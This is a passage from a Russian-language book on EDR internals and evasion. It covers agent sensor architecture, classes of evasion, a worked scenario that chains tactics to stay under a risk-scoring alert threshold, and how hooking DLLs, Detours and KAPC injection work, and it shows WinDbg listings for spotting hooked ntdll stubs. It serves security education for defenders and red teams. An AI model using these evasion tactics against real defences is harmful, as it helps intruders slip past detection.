


Рисунок 1-2. Базовая архитектура агента

Как видно, в этой базовой архитектуре не так много источников телеметрии. Три датчика - сканер, драйвер и DLL с перехватом функций - предоставляют агенту данные о событиях создания процессов, вызовах функций, признанных чувствительными, например `kernel32!CreateRemoteThread`, сигнатурах файлов и, возможно, виртуальной памяти, принадлежащей процессу. Для некоторых вариантов применения такого покрытия достаточно, однако возможности большинства современных коммерческих продуктов EDR значительно шире. Например, эта базовая EDR не сможет обнаруживать создание, удаление или шифрование файлов на узле.

Промежуточный уровень

Базовый агент способен собрать большой объём ценных данных для создания правил обнаружения, однако эти сведения могут не давать полной картины действий на узле. Как правило, современные продукты защиты конечных устройств, развёрнутые в корпоративных средах, значительно расширяют свои возможности, чтобы собирать дополнительную телеметрию.

Большинство агентов, с которыми сталкиваются злоумышленники, относится к промежуточному уровню сложности. Такие агенты не только добавляют новые датчики, но и пользуются источниками телеметрии, встроенными в операционную систему. На этом уровне обычно появляются следующие компоненты:

Драйверы сетевых фильтров. Драйверы, анализирующие сетевой трафик для выявления признаков вредоносной активности, например передачи контрольных сигналов. Они рассматриваются в главе 7.

Драйверы фильтров файловой системы. Особый тип драйверов, способных отслеживать операции с файловой системой узла. Они подробно обсуждаются в главе 6.

Потребители ETW. Компоненты агента, способные подписываться на события, создаваемые операционной системой узла или сторонними приложениями. ETW рассматривается в главе 8.

Компоненты Early Launch Antimalware (ELAM). Компоненты, предоставляющие поддерживаемый Microsoft механизм загрузки драйвера защиты от вредоносных программ раньше других служб, запускаемых при загрузке, что позволяет управлять инициализацией прочих загрузочных драйверов. Кроме того, эти компоненты дают возможность получать события Secure ETW - особую разновидность событий, создаваемых группой защищённых поставщиков событий. Эти функции драйверов ELAM рассматриваются в главах 11 и 12.

Хотя современные EDR могут реализовывать не все перечисленные компоненты, драйвер ELAM часто развёртывается вместе с основным драйвером ядра. На рисунке 1-3 показано, как может выглядеть более современная архитектура агента.




Рисунок 1-3. Архитектура агента промежуточного уровня

Эта архитектура развивает базовую и добавляет множество новых датчиков, с которых можно собирать телеметрию. Например, теперь EDR способна отслеживать такие события файловой системы, как создание файлов, получать от поставщиков ETW данные, которые агент иначе собрать не смог бы, и наблюдать за сетевым обменом узла с помощью драйвера фильтра. Последнее потенциально позволяет агенту обнаруживать передачу контрольных сигналов командно-управляющей инфраструктуры. Кроме того, появляется избыточность: если один датчик откажет, его функции сможет подхватить другой.

Продвинутый уровень

Некоторые продукты реализуют более продвинутые возможности для мониторинга отдельных интересующих их областей системы. Вот два примера:

Гипервизоры. Позволяют перехватывать системные вызовы, виртуализировать отдельные системные компоненты и выполнять код в изолированной среде. Кроме того, с их помощью агент может отслеживать переходы выполнения между гостевой и основной системами. Обычно гипервизоры используются как компонент функций защиты от программ-вымогателей и эксплуатации уязвимостей.

Обман противника. Вместо предотвращения выполнения вредоносного кода противнику предоставляются ложные данные. Из-за этого атакующий может сосредоточиться на отладке

своего инструмента, не понимая, что используемые данные были подменены.

Поскольку подобные реализации обычно характерны для конкретных продуктов и на момент написания книги не получили широкого распространения, мы не станем подробно рассматривать эти продвинутые возможности. Кроме того, многие компоненты этой категории ближе к средствам предотвращения, чем обнаружения, а потому немного выходят за рамки книги. Однако со временем некоторые продвинутые функции могут стать более распространёнными, и наверняка будут изобретены новые.

Виды обхода

В публикации «Evadere Classifications» 2021 года Джонатан Джонсон (Jonathan Johnson) группирует способы уклонения по месту в конвейере обнаружения, где они применяются. Используя предложенную Джаредом Аткинсоном (Jared Atkinson) концепцию Funnel of Fidelity, которая описывает этапы конвейера обнаружения и реагирования, Джонсон определяет области возможного обхода. В последующих главах мы обсудим следующие из них:

Обход на уровне конфигурации. Возникает, когда на конечном устройстве существует источник телеметрии, способный выявить вредоносную активность, но датчик не собирает из него данные, из-за чего в покрытии появляется пробел. Например, датчик может быть способен получать события от определённого поставщика ETW, связанные с проверкой подлинности Kerberos, но не быть настроен на их сбор.

Обход на уровне восприятия. Возникает, когда датчик или агент не способен собирать соответствующую телеметрию. Например, агент может не отслеживать взаимодействия с файловой системой.

Обход на уровне логики. Возникает, когда противник злоупотребляет пробелом в логике правила обнаружения. Например, в правиле может существовать известный пробел, который не закрывает никакое другое правило.

Обход на уровне классификации. Возникает, когда датчик или агент наблюдает поведение злоумышленника, но не может выделить достаточно точек данных, чтобы классифицировать его как вредоносное. Например, трафик атакующего может сливаться с обычным сетевым трафиком.

Обход на уровне конфигурации - один из самых распространённых приёмов. Иногда его применяют даже неосознанно: большинство зрелых агентов EDR способны собирать определённую телеметрию, но по той или иной причине, например для уменьшения объёма событий, этого не делают. Обход на уровне восприятия обычно наиболее ценен: если данных не существует и пробел не закрывают компенсирующие компоненты, у EDR нет ни единого шанса обнаружить действия злоумышленника.

Обход на уровне логики труднее всего осуществить, поскольку обычно для него необходимо знать внутреннюю логику правила обнаружения. Наконец, обход на уровне классификации требует предварительного обдумывания и профилирования системы, но красные команды пользуются им часто, например медленно передавая контрольные сигналы командно-управляющей инфраструктуры по HTTPS через сайт с хорошей репутацией. При умелом выполнении обход на уровне классификации может приблизиться по эффективности к обходу на уровне восприятия, требуя меньше труда, чем обход на уровне логики.

Для защитников эти категории полезны тем, что позволяют точнее обсуждать слепые зоны в стратегиях обнаружения. Например, если для анализа необходимо пересылать события от агента конечного устройства центральному серверу сбора, правило обнаружения изначально уязвимо для обхода на уровне конфигурации: атакующий потенциально способен изменить конфигурацию

агента так, чтобы нарушить канал связи между агентом и сервером.

Обход на уровне восприятия важно понимать, но зачастую его труднее всего обнаружить. Если EDR попросту не умеет собирать нужные данные, не остаётся ничего другого, кроме как искать иной способ построить правило. Обход на уровне логики становится возможен из-за решений, принятых при создании правил обнаружения. В SOC не работает бесконечное число аналитиков, способных проверять оповещения, поэтому инженеры всегда стремятся сократить количество ложноположительных результатов. Но с каждым добавленным в правило исключением они получают потенциальную возможность обхода на уровне логики. Вспомните описанное ранее устойчивое правило Elastic для Kerberoasting и то, как противник мог обойти его, просто изменив имя своего инструмента.

Наконец, от обхода на уровне классификации защититься бывает сложнее всего. Для этого инженерам приходится продолжать настройку порога обнаружения EDR, пока он не станет в точности подходящим. Возьмём в качестве примера передачу контрольных сигналов командно-управляющей инфраструктуры. Допустим, мы построили стратегию обнаружения на предположении, что атакующий будет обращаться к сайту с неклассифицированной репутацией чаще одного раза в минуту. Как противник может остаться незамеченным? Он способен передавать контрольные сигналы через известный домен или увеличить интервал обратных соединений до одного раза в две минуты.

В ответ можно изменить правило так, чтобы оно искало домены, с которыми система прежде не соединялась, либо увеличить допустимый интервал между контрольными сигналами. Но помните, что при этом мы рискуем получить больше ложноположительных срабатываний. Этот танец будет продолжаться: инженеры станут совершенствовать стратегии обнаружения, пытаясь уравновесить допустимый для их организаций риск с возможностями противника.

Объединение способов уклонения: пример атаки

Один и тот же элемент телеметрии обычно можно получить несколькими способами. Например, EDR способна отслеживать события создания процессов одновременно с помощью драйвера и потребителя ETW. Следовательно, для уклонения недостаточно найти одно универсальное средство. Необходимо воспользоваться пробелами датчика, чтобы оставаться ниже порога, при котором EDR выдаёт оповещение или принимает превентивные меры.

Рассмотрим таблицу 1-2, где описана искусственная система классификации, предназначенная для обнаружения операций агента командно-управляющей инфраструктуры. В этом примере любые действия, произошедшие в пределах некоторого временного окна и набравшие в сумме не менее 500 баллов, вызовут оповещение высокой важности. При оценке выше 750 баллов виновный процесс и его дочерние процессы будут завершены.

Таблица 1-2. Пример системы классификации

Действие	Оценка риска
Выполнение неподписанного двоичного файла	250
Создание нетипичного дочернего процесса	400
Исходящий HTTP-трафик от процесса, не являющегося браузером	100
Выделение буфера с правами чтения, записи и выполнения	200
Выделение зафиксированной памяти, за которой не стоит образ	350

Атакующий мог бы обойти обнаружение каждого из этих действий по отдельности, но при их сочетании уклониться становится гораздо труднее. Как связать способы обхода, чтобы не вызвать срабатывание логики обнаружения?

Начнём с обхода на уровне конфигурации. Представим, что у агента нет датчика проверки сети, поэтому он не может сопоставить исходящий сетевой трафик с клиентским процессом. Однако может существовать компенсирующий механизм, например потребитель ETW для поставщика `Microsoft-Windows-WebIO`. В таком случае в роли процесса-контейнера можно выбрать браузер или использовать для командования и управления другой протокол, например DNS. Кроме того, можно применить обход на уровне логики против правила «нетипичный дочерний процесс», воспроизведя типичные для системы связи между родительскими и дочерними процессами. Для обхода на уровне восприятия предположим, что агент не способен сканировать выделенные области памяти и определять, стоят ли за ними образы. Атакующим вообще не придётся беспокоиться об обнаружении по этому индикатору.

Теперь объединим всё это и опишем возможный ход атаки. Сначала можно эксплуатировать почтовый клиент, чтобы добиться выполнения кода в контексте его процесса. Поскольку двоичный файл почтового клиента относится к законному продукту и существовал в системе до её компрометации, разумно предположить, что он подписан или включён в исключения проверки подписи. Командно-управляющий трафик будет передаваться по HTTP. Это приводит к срабатыванию правила для процесса, не являющегося браузером, но обменивающегося данными по HTTP, и текущая оценка риска достигает 100 баллов.

Затем в некоторый момент нам потребуется породить расходный процесс для выполнения действий после первоначального проникновения. Наш инструмент написан на PowerShell, однако вместо запуска `powershell.exe`, который был бы нетипичным, вызвал бы оповещение и повысил оценку риска до 500, мы запускаем новый экземпляр почтового клиента как дочерний процесс и применяем Unmanaged PowerShell для выполнения инструмента внутри него. Однако наш агент выделяет в дочернем процессе буфер с правами чтения, записи и выполнения, поэтому оценка риска повышается до 300.

Мы получаем вывод инструмента и понимаем, что для дальнейшего расширения доступа требуется запустить ещё один инструмент, который выполнит определённое действие. На этом этапе любое дополнительное срабатывание повысит оценку риска до 500 или более и может раскрыть нашу операцию, поэтому необходимо принять решение. Вот несколько вариантов:

• Выполнить инструмент для действий после первоначального проникновения и смириться с обнаружением. После оповещения можно действовать очень быстро, пытаясь опередить реагирование, надеяться на неэффективный процесс реагирования, который не сумеет полностью нас устранить, либо согласиться с раскрытием операции и при необходимости начать заново.

• Подождать некоторое время перед запуском инструмента. Поскольку агент сопоставляет лишь события, происходящие в пределах некоторого временного окна, можно просто дождаться сброса состояния и оценки риска до нуля, после чего продолжить операцию.

• Найти другой способ выполнения. Возможности простираются от простого сохранения сценария в целевой системе с последующим локальным запуском до проксирования трафика инструмента для действий после первоначального проникновения, чтобы сократить большинство создаваемых им индикаторов на узле.

Каким бы ни был выбор, цель ясна: как можно дольше оставаться ниже порога оповещения. Рассчитывая риск каждого необходимого действия, понимая создаваемые нашей активностью индикаторы и сочетая разные тактики обхода, мы можем уклоняться от сложных систем обнаружения EDR. Обратите внимание: в этом примере ни один способ обхода не был универсальным. Вместо этого сочетание методов было нацелено на правила обнаружения, наиболее существенные для конкретной задачи.

Заключение

Подведём итог. Агент EDR состоит из произвольного числа датчиков, отвечающих за сбор телеметрии о действиях в системе. EDR применяет к этим данным собственные правила или логику обнаружения, чтобы выделить признаки возможного присутствия злоумышленника. Каждый из датчиков можно тем или иным способом обойти, а наша задача - найти такие слепые зоны и либо воспользоваться ими, либо компенсировать их.

Глава 2. Библиотеки DLL с перехватом функций

Среди всех компонентов современных продуктов защиты конечных устройств шире всего распространены DLL, отвечающие за перехват функций. Эти библиотеки предоставляют защитникам большой объём важных сведений, связанных с выполнением кода, например переданные интересующей функции параметры и возвращённые ею значения. Сегодня поставщики в основном используют эти данные как дополнение к другим, более надёжным источникам информации. Тем не менее перехват функций остаётся важной частью EDR.


В этой главе мы обсудим, каким образом EDR чаще всего перехватывают вызовы функций и как атакующие могут этому помешать.

Основное внимание в главе уделяется перехвату функций из файла Windows `ntdll.dll`, возможности которого мы вскоре рассмотрим, но современные EDR перехватывают и другие функции Windows. Процесс установки таких перехватчиков во многом совпадает с описанным здесь порядком действий.

Принципы перехвата функций

Чтобы понять, как продукты защиты конечных устройств применяют перехват кода, необходимо разобраться во взаимодействии кода пользовательского режима с ядром. Во время выполнения такой код обычно обращается к Win32 API, чтобы осуществлять определённые операции на узле, например запрашивать дескриптор другого процесса. Однако во многих случаях предоставленные Win32 возможности невозможно реализовать целиком в пользовательском режиме. За некоторые операции, в том числе управление памятью и объектами, отвечает ядро.

Для передачи выполнения ядру системы x64 используют инструкцию `syscall`. Но вместо того чтобы помещать инструкции `syscall` в каждую функцию, которой требуется взаимодействовать с ядром, Windows предоставляет их через функции в `ntdll.dll`. Достаточно передать необходимые параметры такой экспортируемой функции; она, в свою очередь, передаст управление ядру, а затем вернёт результаты операции. Например, на рисунке 2-1 показан поток выполнения, возникающий, когда приложение пользовательского режима вызывает функцию Win32 API `kernel32!OpenProcess()`.



Fiaure 2-1: The flow of execution from user mode to kernel mode

Рисунок 2-1. Поток выполнения из пользовательского режима в режим ядра

Чтобы выявлять вредоносные действия, поставщики часто перехватывают эти API Windows. Например, один из способов обнаружения EDR удалённого внедрения в процесс состоит в перехвате функций, которые открывают дескриптор другого процесса, выделяют область памяти, записывают данные в выделенную память и создают удалённый поток.

В ранних версиях Windows поставщики, как и авторы вредоносных программ, часто устанавливали перехватчики в таблице диспетчеризации системных служб (System Service Dispatch Table, SSDT). Это таблица в ядре, содержащая указатели на функции ядра, которые используются при вызове `syscall`. Защитные продукты заменяли указатели на эти функции указателями на функции собственного модуля ядра. Те регистрировали сведения о вызове, а затем выполняли целевую функцию, после чего передавали возвращённые значения исходному приложению.

С появлением Windows XP в 2005 году Microsoft решила запретить исправление SSDT, а также множества других критически важных структур, с помощью защиты Kernel Patch Protection (KPP), также известной как PatchGuard. Поэтому в современных 64-разрядных версиях Windows этот приём неприменим. Традиционный перехват приходится выполнять в пользовательском режиме. Поскольку функции `ntdll.dll`, выполняющие системные вызовы, являются последней точкой пользовательского режима, где можно наблюдать вызовы API, EDR часто перехватывают именно их, чтобы проверять вызов и выполнение. Некоторые часто перехватываемые функции перечислены в таблице 2-1.

Таблица 2-1. Часто перехватываемые функции в `ntdll.dll`

Имена функций	Связанные приёмы злоумышленников

`NtOpenProcess`
`NtAllocateVirtualMemory`
`NtWriteVirtualMemory`
`NtCreateThreadEx`
	Удалённое внедрение в процесс

`NtSuspendThread`
`NtResumeThread`
`NtQueueApcThread`
	Внедрение шелл-кода с помощью асинхронного вызова процедуры (asynchronous procedure call, APC)

`NtCreateSection`
`NtMapViewOfSection`
`NtUnmapViewOfSection`
	Внедрение шелл-кода через отображаемые разделы памяти

`NtLoadDriver`	Загрузка драйвера с использованием конфигурации, хранящейся в реестре

Перехватывая обращения к этим API, EDR может наблюдать как параметры, переданные исходной функции, так и значение, возвращённое вызвавшему API коду. Затем агент способен исследовать эти данные и определить, было ли действие вредоносным. Например, для выявления удалённого внедрения в процесс агент может отслеживать, была ли область памяти выделена с правами чтения, записи и выполнения, записывались ли в новую область данные и создавался ли поток с указателем на эти данные.

Реализация перехватчиков с помощью Microsoft Detours

Существует множество библиотек, упрощающих реализацию перехвата функций, но внутри большинство из них применяет один и тот же приём. Причина в том, что в основе любого перехвата функций лежит исправление инструкций безусловного перехода (JMP), которое перенаправляет поток выполнения из перехватываемой функции в функцию, указанную разработчиком EDR.

Microsoft Detours - одна из наиболее распространённых библиотек для реализации перехвата функций. Внутри Detours заменяет первые несколько инструкций перехватываемой функции инструкцией безусловного перехода JMP, которая направляет выполнение в определённую разработчиком функцию, также называемую **обходной функцией** (detour). Она выполняет заданные разработчиком действия, например регистрирует параметры, переданные целевой функции. Затем управление передаётся другой функции, часто называемой **трамплином** (trampoline), которая выполняет целевую функцию и содержит первоначально перезаписанные инструкции. После завершения целевой функции управление возвращается обходной функции. Прежде чем вернуть управление исходному процессу, обходная функция может выполнить дополнительную обработку, например зарегистрировать возвращённое значение или вывод исходной функции.

На рисунке 2-2 обычный поток выполнения процесса сопоставляется с потоком при наличии обходной функции. Сплошная стрелка обозначает ожидаемый поток выполнения, а пунктирная - перехваченный.




Figure 2-2: Normal and hooked execution paths

Рисунок 2-2. Обычный и перехваченный пути выполнения

В этом примере EDR решила перехватывать `ntdll!NtCreateFile()` - системный вызов, который используется для создания нового устройства ввода-вывода либо открытия дескриптора существующего. В обычных условиях этот системный вызов немедленно передаёт выполнение ядру, где работу продолжает его аналог режима ядра. После установки перехватчика EDR выполнение теперь останавливается во внедрённой DLL. Функция `edr!HookedNtCreateFile()` совершает системный вызов от имени `ntdll!NtCreateFile()`, что позволяет ей собирать сведения о переданных системному вызову параметрах и о результате операции.

Если исследовать перехваченную функцию в отладчике, например WinDbg, различия между функцией с перехватчиком и без него станут очевидны. В листинге 2-1 показано, как выглядит в WinDbg неперехваченная функция `kernel32!Sleep()`.

```
1:004> uf KERNEL32!SleepStub
KERNEL32!SleepStub:
00007ffa`9d6fada0 48ff25695c0600 jmp qword ptr [KERNEL32!imp_Sleep (00007ffa`9d760a10)
KERNEL32!_imp_Sleep:
00007ffa`9d760a10 d08fcc9cfa7f  ror byte ptr [rdi+7FFA9CCCh],1
00007ffa`9d760a16 0000           add byte ptr [rax],al
00007ffa`9d760a18 90             nop
00007ffa`9d760a19 f4             hlt
00007ffa`9d760a1a cf             iretd
```

Листинг 2-1. Неперехваченная функция `kernel32!SleepStub()` *в WinDbg*

Дизассемблированный код функции показывает ожидаемый поток выполнения. Когда вызывающая сторона обращается к `kernel32!Sleep()`, выполняется заглушка перехода `kernel32!SleepStub()`, совершающая дальний переход (JMP) к `kernel32!_imp_Sleep()`, где реализованы настоящие возможности `Sleep()`, которых ожидает вызывающая сторона.

После внедрения DLL, применяющей Detours для перехвата функции, она выглядит совсем иначе, как показано в листинге 2-2.

```
1:005> uf KERNEL32!SleepStub
KERNEL32!SleepStub:
00007ffa`9d6fada0 e9d353febf jmp 00007ffa`5d6e0178
00007ffa`9d6fada5 cc         int 3
00007ffa`9d6fada6 cc         int 3
00007ffa`9d6fada7 cc         int 3
00007ffa`9d6fada8 cc         int 3
00007ffa`9d6fada9 cc         int 3
00007ffa`9d6fadaa cc         int 3
00007ffa`9d6fadab cc         int 3

1:005> u 00007ffa`5d6e0178
00007ffa`5d6e0178 ff25f2ffffff jmp qword ptr [00007ffa`5d6e0170]
00007ffa`5d6e017e cc           int 3
00007ffa`5d6e017f cc           int 3
00007ffa`5d6e0180 0000         add byte ptr [rax],al
00007ffa`5d6e0182 0000         add byte ptr [rax],al
00007ffa`5d6e0184 0000         add byte ptr [rax],al
00007ffa`5d6e0186 0000         add byte ptr [rax],al
00007ffa`5d6e0188 0000         add byte ptr [rax],al
```

Листинг 2-2. Перехваченная функция `kernel32!Sleep()` *в WinDbg*

Вместо перехода JMP к `kernel32!_imp_Sleep()` дизассемблированный код содержит последовательность инструкций JMP, вторая из которых передаёт выполнение в `trampoline64!TimedSleep()`, как показано в листинге 2-3.

```
0:005> uf poi(00007ffa`5d6e0170)
trampoline64!TimedSleep
  10 00007ffa`82881010 48895c2408       mov  qword ptr [rsp+8],rbx
  10 00007ffa`82881015 57               push rdi
  10 00007ffa`82881016 4883ec20         sub  rsp,20h
  10 00007ffa`8288101a 8bf9             mov  edi,ecx
  10 00007ffa`8288101c 4c8d05b5840000   lea  r8,[trampoline64!'string' (
    00007ffa`828894d8)]
  10 00007ffa`82881023 33c9             xor  ecx,ecx
  10 00007ffa`82881025 488d15bc840000   lea  rdx,[trampoline64!'string' (
    00007ffa`828894d8)]
  10 00007ffa`8288102c 41b930000000     mov  r9d,30h
  10 00007ffa`82881032 ff15f8800000     call qword ptr [trampoline64!_imp_MessageBoxW]
  10 00007ffa`82881038 ff15ca7f0000     call qword ptr [trampoline64!_imp_GetTickCount]
  10 00007ffa`8288103e 8bcf             mov  ecx,edi
  10 00007ffa`8288103e 8bd8             mov  ebx,eax
  10 00007ffa`82881040 ff15f0a60000     call qword ptr [trampoline64!TrueSleep]
  10 00007ffa`82881042 ff15ba7f0000     call qword ptr [trampoline64!_imp_GetTickCount]
  10 00007ffa`82881048 2bc3             sub  eax,ebx
  10 00007ffa`8288104e f00fc105e8a60000 lock xadd dword ptr [trampoline64!dwSlept],eax
  10 00007ffa`82881050 488b5c2430       mov  rbx,qword ptr [rsp+30h]
  10 00007ffa`82881058 4883c420         add  rsp,20h
  10 00007ffa`8288105d 5f               pop  rdi
  10 00007ffa`82881061 c3               ret
```

Листинг 2-3. Функция перехвата `kernel32!Sleep()`

Чтобы собрать показатели выполнения перехваченной функции, этот трамплин определяет длительность сна в тактах процессора, вызывая настоящую функцию `kernel32!Sleep()` через внутреннюю функцию-обёртку `trampoline64!TrueSleep()`. Количество тактов выводится во всплывающем сообщении.

Хотя этот пример искусственный, он демонстрирует основу работы любой DLL EDR с перехватом функций: она становится посредником при выполнении целевой функции и собирает сведения о том, как та была вызвана. Здесь наша EDR лишь измеряет длительность сна перехваченной программы. В настоящей EDR таким же образом посредник обслуживал бы важные для действий противника функции, например `ntdll!NtWriteVirtualMemory()`, которая копирует код в удалённый процесс, но перехватчик уделял бы больше внимания переданным параметрам и возвращённым значениям.

Внедрение DLL

DLL, перехватывающая функции, не особенно полезна, пока не загружена в целевой процесс. Некоторые библиотеки позволяют через API породить процесс и внедрить в него DLL, но для EDR это непрактично: им требуется внедрять свою DLL в процессы, которые пользователи запускают в любое время. К счастью, Windows предоставляет несколько способов сделать это.

До Windows 8 многие поставщики предпочитали использовать инфраструктуру `AppInit_Dlls`, чтобы загружать свои DLL в каждый интерактивный процесс, то есть процесс, импортирующий `user32.dll`. К сожалению, авторы вредоносных программ регулярно злоупотребляли этим приёмом для закрепления и сбора информации; кроме того, он был печально известен проблемами с производительностью системы. Microsoft больше не рекомендует этот способ внедрения DLL, а начиная с Windows 8 полностью блокирует его в системах с включённой безопасной загрузкой.

Самый распространённый способ внедрить DLL с перехватом функций в процессы - воспользоваться драйвером. Он может задействовать функцию уровня ядра, которая называется внедрением через асинхронный вызов процедуры ядра (kernel asynchronous procedure call, KAPC). Получив уведомление о создании нового процесса, драйвер выделяет часть памяти процесса под процедуру APC и имя внедряемой DLL. Затем он инициализирует новый объект APC, отвечающий

за загрузку DLL в процесс, и копирует его в адресное пространство процесса. Наконец, драйвер изменяет флаг в состоянии APC потока, принудительно вызывая выполнение APC. Когда процесс возобновит работу, процедура APC запустится и загрузит DLL. Этот процесс подробнее объясняется в главе 5.

Обнаружение перехватчиков функций

Специалисты по наступательной безопасности часто хотят определить, перехвачены ли функции, которые они собираются применять. Выявив такие функции, можно составить их список, а затем ограничить или полностью исключить их использование. Это позволяет противнику обойти проверку со стороны DLL EDR с перехватом функций, поскольку проверяющая функция никогда не будет вызвана. Обнаружить перехваченные функции чрезвычайно просто, особенно если речь идёт о функциях собственного API, экспортируемых `ntdll.dll`.

Каждая функция внутри `ntdll.dll` состоит из заглушки системного вызова. Составляющие её инструкции показаны в листинге 2-4.

```
mov r10, rcx
mov eax, <syscall_number>
syscall
retn
```

Листинг 2-4. Инструкции ассемблера заглушки системного вызова

Эту заглушку можно увидеть, дизассемблировав экспортируемую `ntdll.dll` функцию в WinDbg, как показано в листинге 2-5.

```
0:013> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory
00007fff`fe90c0b0 4c8bd1          mov r10,rcx
00007fff`fe90c0b5 b818000000      mov eax,18h
00007fff`fe90c0b8 f694259893fe7f01 test byte ptr [SharedUserData+0x308,1
00007fff`fe90c0c0 7503            jne ntdll!NtAllocateVirtualMemory+0x15
00007fff`fe90c0c2 0f05            syscall
00007fff`fe90c0c4 c3              ret
00007fff`fe90c0c5 cd2e            int 2Eh
00007fff`fe90c0c7 c3              ret
```

Листинг 2-5. Неизменённая заглушка системного вызова для `ntdll!NtAllocateVirtualMemory()`

В дизассемблированном коде `ntdll!NtAllocateVirtualMemory()` видны основные строительные блоки заглушки системного вызова. Заглушка сохраняет изменяемый регистр RCX в регистре R10, а затем помещает в EAX номер системного вызова, соответствующий `NtAllocateVirtualMemory()`, - `0x18` в этой версии Windows. Следующие за MOV инструкции TEST и условного перехода JNE выполняют проверку, присутствующую во всех заглушках системных вызовов. Она используется Restricted User Mode, когда Hypervisor Code Integrity включена для кода режима ядра, но не для кода пользовательского режима. В данном контексте её можно спокойно игнорировать. Наконец, выполняется инструкция `syscall`, передающая управление ядру для выделения памяти. Когда функция завершается и управление возвращается `ntdll!NtAllocateVirtualMemory()`, та просто выполняет возврат.

Поскольку заглушка системного вызова одинакова для всех функций собственного API, любое её изменение указывает на присутствие перехватчика. Например, в листинге 2-6 показана изменённая заглушка системного вызова для функции `ntdll!NtAllocateVirtualMemory()`.

```
0:013> u ntdll!NtAllocateVirtualMemory
ntdll!NtAllocateVirtualMemory
